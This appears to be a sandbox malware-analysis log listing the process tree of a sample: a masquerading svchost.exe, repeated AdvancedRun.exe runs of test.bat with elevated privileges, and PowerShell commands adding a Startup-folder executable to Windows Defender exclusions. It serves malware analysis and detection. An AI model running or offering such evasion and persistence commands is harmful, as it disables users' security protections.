Analysis Process: WerFault.exe PID: 3000 Parent PID: 6068

General

Start time:	08:54:11
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 480 -p 4328 -ip 4328
Imagebase:	0x1170000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6672 Parent PID: 3472

General

Start time:	08:54:11
Start date:	15/09/2021
Path:	C:\Users\Public\Documents\2FDD6624\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\2FDD6624\svchost.exe'
Imagebase:	0x670000
File size:	1053624 bytes
MD5 hash:	44696D252000850D3EA71D9AE238AEDC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 1008 Parent PID: 556

General

Start time:	08:54:15
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 3132 Parent PID: 7004

General

Start time:	08:54:19
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x7ff6bbfa0000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: WerFault.exe PID: 6376 Parent PID: 4328

General

Start time:	08:54:21
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4328 -s 2188
Imagebase:	0x1170000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 4888 Parent PID: 5628

General

Start time:	08:54:23
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 6968 Parent PID: 3132

General

Start time:	08:54:26
Start date:	15/09/2021

Path:	C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\36029300-7d61-41e1-9521-12c4a6ab3f8e\AdvancedRun.exe' /SpecialRun 4101d8 3132
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 7052 Parent PID: 6468

General

Start time:	08:54:27
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 7060 Parent PID: 4888

General

Start time:	08:54:29
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\9de20bc9-aa79-424f-aee4-da91bc757ec8\AdvancedRun.exe' /SpecialRun 4101d8 4888
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 7032 Parent PID: 6672

General

Start time:	08:54:29
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\AdvancedRun.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\adcc6271-e229-4005-bcb6-10475704cb95\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: AdvancedRun.exe PID: 6368 Parent PID: 7052

General

Start time:	08:54:32
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\4a22a6d0-4aef-43ec-af0a-4fbe1184937f\AdvancedRun.exe' /SpecialRun 4101d8 7052
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3016 Parent PID: 7004

General

Start time:	08:54:34
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 5056 Parent PID: 3016

General

Start time:	08:54:34
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5052 Parent PID: 7004

General

Start time:	08:54:35
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\36C95A71.exe' -Force
Imagebase:	0x1110000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6912 Parent PID: 5052

General

Start time:	08:54:35
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis